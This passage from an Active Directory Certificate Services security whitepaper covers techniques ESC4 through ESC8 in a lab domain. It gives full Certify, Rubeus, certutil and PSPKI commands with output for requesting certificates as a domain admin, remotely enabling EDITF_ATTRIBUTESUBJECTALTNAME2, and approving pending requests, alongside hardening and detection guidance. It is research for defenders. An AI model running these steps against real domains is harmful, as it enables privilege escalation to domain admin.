[*] Request ID                : 153

[*] cert.pem                  :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAE3K9PusDH1yvVheAHKyC8/Hz7XZd5qKyu9qqqcEOCVfox5ndD
TaQybokWnhBTyYGoezGqx+jyZinASgGeyJEhK6n7lX0v9R1nJy0TYdx35MqZuf6n
X8eWGQPYNROXZxDVLCxXw/1+FrePRbsQP05P1ib4Q0BZIRUXoMdsHcctbJBTzmwrt

```

**Figure 47 – Using Certify to Request a Certificate on Behalf of Another User with an Enrollment Cert**

Rubeus can then use the certificate to authenticate as the “On Behalf Of” user:

```

C:\>Rubeus.exe asktgt /user:CORP\itadmin /certificate:itadminFromEnrollmentAgent.pfx /password:asdf

Rubeus

v1.6.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=itadmin, CN=Users, DC=CORP, DC=LOCAL
[*] Building AS-REQ (w/ PKINIT preauth) for: 'CORP\itadmin'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFcDCCBWygAwIBBaEDAgEWooIEkjCCBI5hggSKMIIIEhqADAgEFoQwbCkNPU1AuTE9DQUyiGTAXoAMC
AQKhEDA0GwZrcmJ0Z3QbBENPUICjggRUMIIIEUKADAgESoQMCAQKiggRCBIIIEPoySKCCMynyhw+jbSJks

```

**Figure 48 - Authenticating with the “on behalf of” Certificate**

Enterprise CAs can constrain the users who can obtain an enrollment agent certificate, the templates enrollment agents can enroll in, and which accounts the enrollment agent can act on behalf of by opening *certsrc.msc* snap-in → right clicking on the CA → clicking Properties → navigating to the “Enrollment Agents” tab:<sup>102</sup>

<sup>102</sup> [https://social.technet.microsoft.com/wiki/contents/articles/10942-ad-cs-security-guidance.aspx#Establish\\_Restricted\\_Enrollment\\_Agents](https://social.technet.microsoft.com/wiki/contents/articles/10942-ad-cs-security-guidance.aspx#Establish_Restricted_Enrollment_Agents)




Figure 49 – CA Settings Restricting Enrollment Agents (who can Enroll on Behalf of Other Users)

However, the default CA setting is “Do not restrict enrollment agents.” Even when administrators enable “Restrict enrollment agents”, the default setting is extremely permissive, allowing *Everyone* access enroll in all templates as anyone. If Enrollment Agent templates are present in an environment, administrators should constrain them as much as possible using these settings.

### Defensive IDs:

- Harden CA Settings - PREVENT2
- Harden Certificate Template Settings - PREVENT4
- Monitor User/Machine Certificate Enrollments - DETECT1
- Monitor Certificate Authentication Events - DETECT2

## Vulnerable Certificate Template Access Control - ESC4


Certificate templates are securable objects in AD, meaning they have a security descriptor that specifies which AD principals have specific permissions over the template.

We say that a template is misconfigured at the access control level if it has Access Control Entries (ACEs) that allow unintended, or otherwise unprivileged, AD principals to edit sensitive security settings in the template.

That is, if an attacker can chain access to a point that they can actively push a misconfiguration to a template that is not otherwise vulnerable (e.g., by enabling the *mspki-certificate-name-flag*

flag for a template that allows for domain authentication) this results in the same domain compromise scenario as the previous section. This is a scenario explored in Christoph Falta’s GitHub repo<sup>103</sup>.

The specific access control rights for template that we should care about from a security perspective are “Full Control” and “Write” in the certificate template GUI:



*Figure 50 - Sensitive Certificate Template DACL Settings*

However, the full rights we care about are:

Right	Description
<b>Owner</b>	Implicit full control of the object, can edit any properties.
<b>FullControl</b>	Full control of the object, can edit any properties.
<b>WriteOwner</b>	Can modify the owner to an attacker-controlled principal.
<b>WriteDacl</b>	Can modify access control to grant an attacker FullControl.

<sup>103</sup> <https://github.com/cfalta/PoshADCS>

<b>WriteProperty</b>	Can edit any properties.
----------------------	--------------------------

You can build manual parsing for these access control entries, or you can use PKI Solutions' PowerShell PKI module<sup>104</sup>, specifically the `Get-CertificateTemplateAcl`<sup>105</sup> cmdlet.

Certify's `find` command enumerates these sensitive access control entries (the BloodHound team is actively integrating this enumeration as well):

```

CA Name           : dc.theshire.local\theshire-DC-CA
Template Name     : VulnTemplate
Validity Period   : 3 years
Renewal Period    : 6 weeks
msPKI-Certificates-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkixextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
Permissions
  Enrollment Permissions
    Enrollment Rights : THESHIRE\Domain Admins      S-1-5-21-937929760-3187473010-80948926-512
                     : THESHIRE\Domain Users       S-1-5-21-937929760-3187473010-80948926-513
                     : THESHIRE\Enterprise Admins   S-1-5-21-937929760-3187473010-80948926-519
  Object Control Permissions
    Owner              : THESHIRE\localadmin      S-1-5-21-937929760-3187473010-80948926-1000
    WriteOwner Principals : NT AUTHORITY\Authenticated Users S-1-5-11
                     : THESHIRE\Domain Admins     S-1-5-21-937929760-3187473010-80948926-512
                     : THESHIRE\Enterprise Admins   S-1-5-21-937929760-3187473010-80948926-519
                     : THESHIRE\localadmin       S-1-5-21-937929760-3187473010-80948926-1000
  WriteDacl Principals : NT AUTHORITY\Authenticated Users S-1-5-11
                     : THESHIRE\Domain Admins     S-1-5-21-937929760-3187473010-80948926-512
                     : THESHIRE\Enterprise Admins   S-1-5-21-937929760-3187473010-80948926-519
                     : THESHIRE\localadmin       S-1-5-21-937929760-3187473010-80948926-1000
  WriteProperty Principals : NT AUTHORITY\Authenticated Users S-1-5-11
                     : THESHIRE\Domain Admins     S-1-5-21-937929760-3187473010-80948926-512
                     : THESHIRE\Enterprise Admins   S-1-5-21-937929760-3187473010-80948926-519
                     : THESHIRE\localadmin       S-1-5-21-937929760-3187473010-80948926-1000

```

*Figure 51 - Using Certify to Enumerate a Certificate Template with Vulnerable Access Control*

For more information on AD access control from a security perspective, see the “An ACE Up the Sleeve” whitepaper<sup>106</sup>.

### Defensive IDs:

- Harden Certificate Template Settings - PREVENT4
- Monitor User/Machine Certificate Enrollments - DETECT1
- Monitor Certificate Authentication Events - DETECT2
- Monitor Certificate Template Modifications - DETECT4

<sup>104</sup> <https://github.com/PKISolutions/PSPKI>

<sup>105</sup> <https://www.pkisolutions.com/tools/pspki/get-certificateacl/>

<sup>106</sup> [https://specterops.io/assets/resources/an\\_ace\\_up\\_the\\_sleeve.pdf](https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf)

## Vulnerable PKI Object Access Control - ESC5

The web of interconnected ACL based relationships that can affect the security of AD CS is extensive. Several objects outside of certificate templates and the certificate authority itself can have a security impact on the entire AD CS system. These possibilities include (but are not limited to):

- The CA server's AD computer object (i.e., compromise through S4U2Self or S4U2Proxy)
- The CA server's RPC/DCOM server
- Any descendant AD object or container in the container `CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>` (e.g., the Certificate Templates container, Certification Authorities container, the NTAUTHCertificates object, the Enrollment Services Container, etc.)

If a low-privileged attacker can gain control over any of these, the attack can likely compromise the PKI system.

### Defensive IDs:

- Harden CA Settings - PREVENT2
- Harden Certificate Template Settings - PREVENT4
- Monitor Certificate Template Modifications - DETECT4

## EDITF\_ATTRIBUTESUBJECTALTNAME2 - ESC6

There is another similar issue, described in the CQure Academy post<sup>107</sup>, which involves the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag. As Microsoft describes, *"If this flag is set on the CA, any request (including when the subject is built from Active Directory®) can have user defined values in the subject alternative name."*<sup>108</sup> This means that an attacker can enroll in ANY template configured for domain authentication that also allows unprivileged users to enroll (e.g., the default `User` template) and obtain a certificate that allows us to authenticate as a domain admin (or any other active user/machine). As the Keyfactor post describes<sup>109</sup>, this setting "just makes it work", which is why sysadmins likely flip it without fully understanding the security implications.

---

<sup>107</sup> <https://cquireacademy.com/blog/enhanced-key-usage>

<sup>108</sup> [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn786426\(v=ws.11\)#controlling-user-added-subject-alternative-names](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn786426(v=ws.11)#controlling-user-added-subject-alternative-names)

<sup>109</sup> <https://blog.keyfactor.com/hidden-dangers-certificate-subject-alternative-names-sans>

**Note:** the alternative names here are included in a CSR via the `-attrib "SAN:<X>"` argument to `certreq.exe` (i.e., “Name Value Pairs”). This is different than the method for abusing SANs in ESC1 as it stores account information in a certificate attribute vs a certificate extension. We are not sure why it was designed this way.

Organizations can check if the setting is enabled using the following `certutil.exe` command:

```
certutil -config "CA_HOST\CA_NAME" -getreg "policy\EditFlags"
```

Underneath, this just uses remote registry, so the following command may work as well:

```
reg.exe query \\<CA_SERVER>
>\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\<CA_NAME>\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy /v EditFlags
```

Both commands often work as domain authenticated, but otherwise unelevated, user context. In our experience, whether this works is a bit inconsistent (potentially it is because sometimes environments explicitly disable Remote Registry, but we are unsure).

```
C:\Temp>dir \\dc.theshire.local\C$
Access is denied.

C:\Temp>certutil -config "dc.theshire.local\theshire-DC-CA" -getreg "policy\EditFlags"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\theshire-DC-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

EditFlags REG_DWORD = 15014e (1376590)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_DISABLEEXTENSIONLIST -- 4
EDITF_ADDOLDKEYUSAGE -- 8
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAKIKEYID -- 100 (256)
EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
EDITF_ENABLECHASECLIENNTDC -- 100000 (1048576)
CertUtil: -getreg command completed successfully.
```

*Figure 52 - Unelevated Enumeration of EDITF\_ATTRIBUTESUBJECTALTNAME2*

And finally, Certify’s `find` command will attempt to check this value for every Certificate Authority it enumerates:

```
C:\Tools>Certify.exe find

Certify

v0.5.2

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=theshire,DC=local'

[*] Listing info about the Enterprise CA 'theshire-DC-CA'

Enterprise CA Name      : theshire-DC-CA
DNS Hostname           : dc.theshire.local
FullName               : dc.theshire.local\theshire-DC-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName       : CN=theshire-DC-CA, DC=theshire, DC=local
Cert Thumbprint        : 187D81530E1ADBB6B8B9B961EAADC1F597E6D6A2
Cert Serial            : 14BFC25F2B6EEDA94404D5A5B0F33E21
Cert Start Date        : 1/4/2021 10:48:02 AM
Cert End Date          : 1/4/2026 10:58:02 AM
Cert Chain              : CN=theshire-DC-CA,DC=theshire,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions        :
```

Figure 53 - Checking the Value of EDITF\_ATTRIBUTESUBJECTALTNAME2 with Certify

To abuse this, just use the `/altname` flag with any template that allows for domain auth. In this case let us use the stock `User` template, which normally doesn't allow us to specify alternative names, and request a certificate for a DA:

```
C:\Tools>whoami
theshire\lowpriv

C:\Tools>Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:User /altname:localadmin

Certify

v0.5.2

[*] Action: Request a Certificates

[*] Current user context      : THESHIRE\lowpriv
[*] No subject name specified, using current context as subject.

[*] Template                 : User
[*] Subject                   : CN=lowpriv, CN=Users, DC=theshire, DC=local
[*] AltName                   : localadmin

[*] Certificate Authority     : dc.theshire.local\theshire-DC-CA

[*] CA Response               : The certificate had been issued.
[*] Request ID                : 316

[*] cert.pem                  :

-----BEGIN RSA PRIVATE KEY-----
MIIIEogIBAAKCAQEAw8EkBot5mAwZnXnfr/6ipEpevfEZZbPQkyTcatEcxQJ8706u
P00GuYdZpZ2uUgQX1GR81QGWM5WE7MptLK0ChGLn92Fbk6sPj3n+dVc8ftKH92CT
```

Figure 54 - Abusing EDITF\_ATTRIBUTESUBJECTALTNAME2 with Certify

As a sidenote, these settings can be set, assuming domain administrative (or equivalent) rights, from any system:

```
certutil -config "CA_HOST\CA_NAME" -setreg policy\EditFlags  
+EDITF_ATTRIBUTESUBJECTALTNAME2
```

If you find this setting in your environment, you can remove this flag with:

```
certutil -config "CA_HOST\CA_NAME" -setreg policy\EditFlags -  
EDITF_ATTRIBUTESUBJECTALTNAME2
```

This setting is bad. Do not use it. If you want to get an idea of how this even gets set in environments, Google  `filetype:pdf EDITF_ATTRIBUTESUBJECTALTNAME2`

**Note:** the CQure Academy post<sup>110</sup> (in the “*Is it right?*” section) states that some of these issues were reported to MSRC on 01/01/2020, and the behavior was determined to be “by design”.

#### Defensive IDs:

- Harden CA Settings - PREVENT2
- Monitor User/Machine Certificate Enrollments - DETECT1

## Vulnerable Certificate Authority Access Control - ESC7

Outside of certificate templates, a certificate authority itself has a set of permissions that secure various CA actions. These permissions can be access from `certsrv.msc`, right clicking a CA, selecting properties, and switching to the *Security* tab:

---

<sup>110</sup> <https://cquireacademy.com/blog/enhanced-key-usage>






Figure 55 - Certificate Authority Permissions from certsrv.msc

This can also be enumerated via PSPKI's module with `Get-CertificationAuthority` | `Get-CertificationAuthorityAcl` :

```
PS C:\Users\localadmin> Get-CertificationAuthority -ComputerName dc.theshire.local | Get-CertificationAuthorityAcl | select -expand Access

CertificationAuthorityRights : Enroll
Rights                       : Enroll
AccessControlType           : Allow
IdentityReference           : NT_AUTHORITY\Authenticated Users
IsInherited                 : False
InheritanceFlags            : None
PropagationFlags            : None

CertificationAuthorityRights : ManageCA, ManageCertificates
Rights                       : ManageCA, ManageCertificates
AccessControlType           : Allow
IdentityReference           : BUILTIN\Administrators
IsInherited                 : False
InheritanceFlags            : None
PropagationFlags            : None

CertificationAuthorityRights : ManageCA, ManageCertificates
Rights                       : ManageCA, ManageCertificates
AccessControlType           : Allow
IdentityReference           : THESHIRE\Domain Admins
IsInherited                 : False
InheritanceFlags            : None
PropagationFlags            : None

CertificationAuthorityRights : ManageCA, ManageCertificates
Rights                       : ManageCA, ManageCertificates
AccessControlType           : Allow
IdentityReference           : THESHIRE\Enterprise Admins
IsInherited                 : False
InheritanceFlags            : None
PropagationFlags            : None

CertificationAuthorityRights : ManageCertificates, Enroll
Rights                       : ManageCertificates, Enroll
AccessControlType           : Allow
IdentityReference           : THESHIRE\certmanager
IsInherited                 : False
InheritanceFlags            : None
PropagationFlags            : None
```

Figure 56 - Enumerating a Certificate Authority's ACL through PSPKI

The two main rights here are the *ManageCA* right and the *ManageCertificates* right, which translate to the “CA administrator” and “Certificate Manager” (sometimes known as a CA officer) respectively.

These roles/rights are broken out by Microsoft<sup>111</sup> and in other literature, but it was difficult to determine the exact security implication for each of these rights. Specifically, it was difficult to determine how an attacker might abuse these rights *remotely*. The technical specification “[MS-CSRA]: *Certificate Services Remote Administration Protocol*” section “3.1.1.7 Permissions”<sup>112</sup> details which associated DCOM methods the *Administrator* and *Officer* rights can perform remotely against a CA. We have not done a complete assessment of all the available DCOM methods, but we will highlight a few interesting results below.

For the *Administrator* CA right, the method `ICertAdminD2::SetConfigEntry` which is used to “...used to set the CA's persisted configuration data that is listed in section 3.1.1.10<sup>113</sup>”. Section “3.1.1.10 Configuration Data”<sup>114</sup> includes `Config_CA_Accept_Request_Attributes_SAN`, which is defined in [MS-WCCE] section 3.2.1.1.4<sup>115</sup> as “A Boolean value that indicates whether the CA accepts request attributes that specify the subject alternative name for the certificate being requested.” Translation? This is the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag described in the previous ESC6 section!

In 2020, PKISolutions released some additions to PSPKI to enable the direct use of various AD CS (D)COM interfaces, including `ICertAdminD2::SetConfigEntry`. PKISolutions published a post about this implementation<sup>116</sup>, including helpful examples of how to use `SetConfigEntry`.

So, putting this all together, if we have a principal with *ManageCA* rights on a certificate authority, we can use PSPKI to remotely flip the `EDITF_ATTRIBUTESUBJECTALTNAME2` bit to allow SAN specification in any template:

---

111 [https://social.technet.microsoft.com/wiki/contents/articles/10942.ad-cs-security-guidance.aspx#Roles\\_and\\_activities](https://social.technet.microsoft.com/wiki/contents/articles/10942.ad-cs-security-guidance.aspx#Roles_and_activities)

112 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-csra/509360cf-9797-491e-9dd1-795f63cb1538](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-csra/509360cf-9797-491e-9dd1-795f63cb1538)

113 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-csra/a31ea036-eaec-4b35-a50d-c4fe11843a4b](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-csra/a31ea036-eaec-4b35-a50d-c4fe11843a4b)

114 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-csra/1b69ebd9-a728-4cd2-ba67-fc5c9f2fc7c8](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-csra/1b69ebd9-a728-4cd2-ba67-fc5c9f2fc7c8)

115 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-wcce/b3ac7b46-8ea7-440d-a4c5-656bb1286d56](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wcce/b3ac7b46-8ea7-440d-a4c5-656bb1286d56)

116 <https://www.pkisolutions.com/powershell-pki-pspki-3-7-enhancements-certification-authority-api-part-1/>

```

PS C:\temp> "$($hostname) : $($whoami)"
dev : theshire\certadmin
PS C:\temp> Import-Module PSPKI
PS C:\temp> $ConfigReader = new-object SysadminsLV.PKI.Dcom.Implementations.CertSrvRegManagerD
"dc.theshire.local"
PS C:\temp> $ConfigReader.SetRootNode($true)
PS C:\temp> $ConfigReader.GetConfigEntry("EditFlags", "PolicyModules\CertificateAuthority_Micro
osoftDefault.Policy")
1114446
PS C:\temp> $ConfigReader.SetConfigEntry(1376590, "EditFlags", "PolicyModules\CertificateAutho
rity_MicrosoftDefault.Policy")
PS C:\temp>

```

Figure 57 - Setting EDITF\_ATTRIBUTESUBJECTALTNAME2 Remotely with PSPKI

```

PS C:\Temp> hostname
dc
PS C:\Temp> certutil -config "dc.theshire.local\theshire-DC-CA" -getreg policy\EditFlags
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\theshire-DC-CA\
PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

EditFlags REG_DWORD = 11014e (1114446)
  EDITF_REQUESTEXTENSIONLIST -- 2
  EDITF_DISABLEEXTENSIONLIST -- 4
  EDITF_ADDOLDKEYUSAGE -- 8
  EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
  EDITF_ENABLEAKIKEYID -- 100 (256)
  EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
  EDITF_ENABLECHASECLIENNTDC -- 100000 (1048576)
CertUtil: -getreg command completed successfully.
PS C:\Temp> # SetConfigEntry invoked
PS C:\Temp> certutil -config "dc.theshire.local\theshire-DC-CA" -getreg policy\EditFlags
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\theshire-DC-CA\
PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

EditFlags REG_DWORD = 15014e (1376590)
  EDITF_REQUESTEXTENSIONLIST -- 2
  EDITF_DISABLEEXTENSIONLIST -- 4
  EDITF_ADDOLDKEYUSAGE -- 8
  EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
  EDITF_ENABLEAKIKEYID -- 100 (256)
  EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
  EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
  EDITF_ENABLECHASECLIENNTDC -- 100000 (1048576)
CertUtil: -getreg command completed successfully.
PS C:\Temp>

```

Figure 58 - Confirming EDITF\_ATTRIBUTESUBJECTALTNAME2 Modification

This is also possible in a simpler form with PSPKI's `Enable-PolicyModuleFlag`<sup>117</sup> cmdlet.

Now let us move on to the *ManageCertificates* rights, known as *Officer* rights in “[MS-CSRA] 3.1.1.7”. There are various methods concerning key archival (aka “key recovery agents”), which we do not cover in this paper. The `ICertAdminD::ResubmitRequest`<sup>118</sup> method “...resubmits a specific pending or denied certificate request to the CA.”, which causes a pending request to be approved when performed with *Officer* rights. The ability to remotely approve pending certificate requests allows an attacker to subvert the “CA certificate manager approval” protection detailed

<sup>117</sup> <https://www.sysadmins.lv/projects/pspki/enable-policymoduleflag.aspx>

<sup>118</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-csra/ffba57d3-f471-4d74-ad37-87114182df30](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-csra/ffba57d3-f471-4d74-ad37-87114182df30)

in “*Harden Certificate Template Settings - PREVENT4*” section. This is what PSPKI’s `Approve-CertificateRequest`<sup>119</sup> cmdlet uses under the hood:

```
C:\Tools>Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:ApprovalNeeded

CertMgr
v0.5.2

[*] Action: Request a Certificates

[*] Current user context      : THESHIRE\certmanager
[*] No subject name specified, using current context as subject.

[*] Template                 : ApprovalNeeded
[*] Subject                   : CN=certmanager, CN=Users, DC=theshire, DC=local

[*] Certificate Authority     : dc.theshire.local\theshire-DC-CA

[*] CA Response               : The certificate is still pending.
[*] Request ID                : 336

[*] cert.pem                  :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAxRS3zuuwigjw1TkmI0xEXq7T48k209GBtS0+eHiba/qkHkAhc
vmJRteFZoiZcHzEri00P1SVUKZyiCMgHdETj2jJSSmECOxgjrFsVhDLIaTECuMRp
xCYC/+JBV7+9Njm9X+ehX3iyQbaLV4krDp/iak8Z/uLAc6stJpSNo393AQIabPf7
```

*Figure 59 - Requesting a Certificate that Requires Manager Approval with Certify*

```
PS C:\Tools> "$($hostname) : $(whoami)"
dev : theshire\certmanager
PS C:\Tools> Import-Module PSPKI
PS C:\Tools> Get-CertificationAuthority -ComputerName dc.theshire.local | Get-PendingRequest
-RequestID 336 | Approve-CertificateRequest

HResult      StatusMessage
-----
0             The certificate '336' was issued.
```

*Figure 60 - Approving a Pending Request with PSPKI*

<sup>119</sup> <https://github.com/PKISolutions/PSPKI/blob/4d82f078246eec3b4d55bfe588cde228ec7f1c08/PSPKI/Server/Approve-CertificateRequest.ps1#L27>

```

C:\Tools>Certify.exe download /ca:dc.theshire.local\theshire-DC-CA /id:336

          _____
         /  _  /  _  /
        /  /  /  /  /
       /  /  /  /  /
      /  /  /  /  /
     /  /  /  /  /
    /  /  /  /  /
   /  /  /  /  /
  /  /  /  /  /
 /  /  /  /  /
/  /  /  /  /

v0.5.2

[*] Action: Download a Certificates
[*] Certificates Authority   : dc.theshire.local\theshire-DC-CA
[*] Request ID              : 336

[*] cert.pem                :

-----BEGIN CERTIFICATE-----
MIIF/TCCBOWgAwIBAgITVQAAAVASLMqrRGSE+AAAAAABUDANBgkqhkiG9w0BAQsF
ADBKMRUwEwYKCZImiZPyLGBGRYFbG9jYWwxGDAWBgoJkiaJk/IsZAEZFgh0aGVz
aGlyZTEXMBUGA1UEAxMOdGhlc2hpcmUtREMTQ0EwHhcNMjEwNTA3Mjc1NTU0WhcN

```

Figure 61 - Downloading the Issued Certificate with Certify

## Defensive IDs:

- Miscellaneous – DETECT7

## NTLM Relay to AD CS HTTP Endpoints – ESC8

As covered in the “*Certificate Enrollment*” section, AD CS supports several HTTP-based enrollment methods via additional AD CS server roles that administrators can install. These HTTP-based certificate enrollment interfaces are all vulnerable NTLM relay attacks. Using NTLM relay, an attacker on a compromised machine can impersonate any inbound-NTLM-authenticating AD account. While impersonating the victim account, an attacker could access these web interfaces and request a client authentication certificate based on the `User` or `Machine` certificate templates.

NTLM relay to the HTTP-based certificate enrollment endpoints is possible because these endpoints do not have NTLM relay protections enabled:

- The web enrollment interface (an older looking ASP application accessible at `http://<caserver>/certsrv/`), by default only supports HTTP, which cannot protect against NTLM relay attacks. In addition, it explicitly only allows NTLM authentication via its `Authorization` HTTP header, so more secure protocols like Kerberos are unusable.

- The Certificate Enrollment Service (CES), Certificate Enrollment Policy (CEP) Web Service, and Network Device Enrollment Service (NDES) support negotiate authentication by default via their *Authorization* HTTP header. Negotiate authentication support Kerberos and NTLM; consequently, an attacker can negotiate down to NTLM authentication during relay attacks. These web services do at least enable HTTPS by default, but unfortunately HTTPS by itself does not protect against NTLM relay attacks. Only when HTTPS is coupled with channel binding can HTTPS services be protected from NTLM relay attacks. Unfortunately, AD CS does not enable Extended Protection for Authentication on IIS, which is necessary to enable channel binding.

